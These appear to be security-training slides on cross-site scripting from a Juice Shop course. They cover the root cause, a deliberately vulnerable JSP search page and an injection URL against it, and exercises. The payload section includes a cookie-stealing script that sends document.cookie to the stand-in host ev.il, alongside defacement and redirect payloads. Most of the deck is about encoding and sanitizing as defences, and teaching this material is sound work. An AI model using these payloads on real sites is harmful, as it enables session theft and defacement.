# XSS

## (Cross-Site Scripting)

# Cross-Site Scripting

- An attacker can use XSS to send a malicious script to an unsuspecting user
- The end user's browser has no way to know that the script should not be trusted, and will execute the script
- Because it thinks the script came from a trusted source, the malicious script can access any cookies, session tokens, or other sensitive information retained by the browser and used with that site
- These scripts can even rewrite the content of the HTML page

# Root Cause

Web applications vulnerable to XSS...

1. ...include untrusted data (usually from an HTTP request) into dynamic content...
2. ...that is then sent to a web user *without previously validating for malicious content*

# Typical Impact

- Steal user's session
- Steal sensitive data
- Rewrite the web page
- Redirect user to malicious website

# Typical Phishing Email

Dear valued customer!

You won our big lottery which you might not even have participated in! Click on the following totall inconspicious link to claim your prize **now**!

CLICK HER! FREE STUFF! YOU WON!

Sincereely yours,

Bjorn Kimminich CEO of Juice Shop Inc.

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
# XSS Demo




ℹ *This video shows how severe the impact of XSS can be: It makes the application shake & dance **and** lets a keylogger steal user credentials!*

# Risk Rating

## Cross-Site Scripting (XSS)

| Exploitability | Prevalence | Detecability | Impact | Risk |
| --- | --- | --- | --- | --- |
| 🔴 Easy | 🔴 Widespread | 🔴 Easy | 🔶 Moderate | A7 |
| ( 3 | + 3 | + 3 ) / 3 | * 2 | = 6.0 |

# ❌ Vulnerable Code Example

```
<!--search.jsp-->

<%String searchCriteria = request.getParameter("searchValue");%>
```

might forward to the following page when executing the search:

```
<!--results.jsp-->

Search results for <b><%=searchCriteria%></b>:

<table>
<!-- Render the actual results table here -->
</table>
```

# Benign Usage

`https://my-little-application.com/search.jsp?searchValue=blablubb`

results in the following HTML on the `results.jsp` page:

```
Search results for <b>blablubb</b>:
```

rendering as:

---

Search results for **blablubb**:

# Exploit Example (HTML Injection)

`https://my-little-application.com/search.jsp?searchValue=</b><img src="https://placekitten.com/g/100/100"/><b>`

results in the following HTML on the `results.jsp` page:

```
Search results for
  <b></b><img src="https://placekitten.com/g/100/100"/><b></b>:
```

rendering as:

---

Search results for  :

# XSS Attack Payload Examples

## Stealing User Session

```
<script>
  new Image().src="http://ev.il/hijack.php?c="+encodeURI(document.cookie);
</script>
```

## Site Defacement

```
<script>document.body.background="http://ev.il/image.jpg";</script>
```

## Redirect


```
<script>window.location.assign("http://ev.il");</script>
```

# Forms of XSS


- **Reflected XSS**: Application includes unvalidated and unescaped user input as part of HTML output
- **Stored XSS**: Application stores unsanitized user input that is viewed at a later time by another user
- **DOM XSS**: JavaScript frameworks & single-page applications dynamically include attacker-controllable data to a page

ℹ️ *The previous example vulnerability and exploit of* `results.jsp` *is a typical Reflected XSS.*


# Reflected XSS



# Stored XSS



# DOM XSS



# Exercise 2.1

1. Identify places where user input is *directly* included in the output
2. Perform a successful *DOM XSS* attack (⭐)
3. Perform a successful *Reflected XSS* attack (⭐⭐)

⚠️ *Make sure that you really understand the subtle difference between those two underlying vulnerabilities.*

# Prevention

- **Do not include user supplied input in your output!** 💯
- **Output Encode** all user supplied input
  - e.g. OWASP Java Encoder
- Perform **Allow List Input Validation** on user input
- Use an HTML Sanitizer for larger user supplied HTML chunks
  - e.g. OWASP Java HTML Sanitizer

# ✓ Fixed Code Example

Using `Encoder` from OWASP Java Encoder Project:

```
<%import org.owasp.encoder.Encode;%>

Search results for <b><%=Encode.forHtml(searchCriteria)%></b>:
<!-- ... -->
```

Same result using `HtmlUtils` from the popular Spring framework:

```
<%import org.springframework.web.util.HtmlUtils;%>

Search results for <b><%=HtmlUtils.htmlEscape(searchCriteria)%></b>:
<!-- ... -->
```

# Encoding Contexts

## HTML Content

```
<textarea name="text"><%= Encode.forHtmlContent(UNTRUSTED) %></textarea>
```

## HTML Attribute

```
<input type="text"
       name="address"
       value="<%= Encode.forHtmlAttribute(UNTRUSTED) %>" />
```

*Alternatively* `Encode.forHtml(UNTRUSTED)` *can be used for both the above contexts but is less efficient as it encodes more characters.*

## JavaScript

```
<script type="text/javascript">
 var msg = "<%= Encode.forJavaScriptBlock(UNTRUSTED) %>";
 alert(msg);
</script>
```

## JavaScript Variable

```
<button onclick="alert('<%= Encode.forJavaScriptAttribute(UNTRUSTED) %>');">
 click me
</button>
```

*Alternatively* `Encode.forJavaScript(UNTRUSTED)` *can be used for both the above contexts but is less efficient as it encodes more characters.*

## CSS

```
<div style="width:<= Encode.forCssString(UNTRUSTED) %>">
<div style="background:<= Encode.forCssUrl(UNTRUSTED) %>">
```

## URL Parameter

```
<a href="/search?value=<%= Encode.forUriComponent(UNTRUSTED) %>&order=1#top">
<a href="/page/<%= Encode.forUriComponent(UNTRUSTED) %>">
```

# OWASP Java HTML Sanitizer

Fast and easy to configure HTML Sanitizer written in Java which lets you include HTML authored by third-parties in your web application while protecting against XSS.

## Using a simple pre-packaged policy

```
private String sanitizeHtml(String html) {
  PolicyFactory policy = Sanitizers.FORMATTING.and(Sanitizers.BLOCKS)
                                              .and(Sanitizers.LINKS);
  return policy.sanitize(html);
}
```

# Custom Sanitization Policy

```
private static final PolicyFactory BASIC_FORMATTING_WITH_LINKS_POLICY =
  new HtmlPolicyBuilder()
  .allowCommonInlineFormattingElements().allowCommonBlockElements()
  .allowAttributes("face", "color", "size", "style").onElements("font")
  .allowAttributes("style").onElements("div", "span").allowElements("a")
  .allowAttributes("href").onElements("a").allowStandardUrlProtocols()
  .requireRelNofollowOnLinks().toFactory();
```

*This custom policy actually reflects the features of a 3rd-party rich text editor widget for GWT applications the author once used.*

# Input Validation

## Block List

- **"Allow what is not explicitly blocked!"**
  - Example: Do not allow `<`, `>`, `"`, `;`, `'` and `script` in user input (⁉)
- Can be bypassed by masking attack patterns
- Must be updated for new attack patterns

= **Negative Security Rule**

# Allow List

- **"Block what is not explicitly allowed!"**
  - Example: Allow only `a-z`, `A-Z` and `0-9` in user input
- Provide protection even against future vulnerabilities
- Tend to get weaker over time when not carefully maintained
- Can be quite effortsome to define for a whole application

= **Positive Security Rule**

# "Client Side Validation"

# Bypassing Client Side Validation

- Client Side Validation is *always* for *convenience* but **never** for **security**!
- You can just stop all outgoing HTTP requests in your browser...
  - ...and tamper with contained headers, data or passed parameters
  - ...*after* Client Side Validation took place
  - ...but *before* they are actually submitted to the server
- Sometimes you can just bypass the client entirely and interact with the backend instead

# Exercise 2.2 (🏠)

1. Identify places where *stored* user input is displayed elsewhere
2. Perform any *Stored XSS* attack successfully (⭐⭐ - ⭐⭐⭐⭐⭐⭐)
3. Visit the page where the attack gets executed to verify your success

ℹ️ *If your attack seems to be blocked or otherwise prevented, you can either try to somehow beat the security mechanism or just find an easier target! You can always come back to the harder challenges with more knowledge on how to bypass certain security controls.*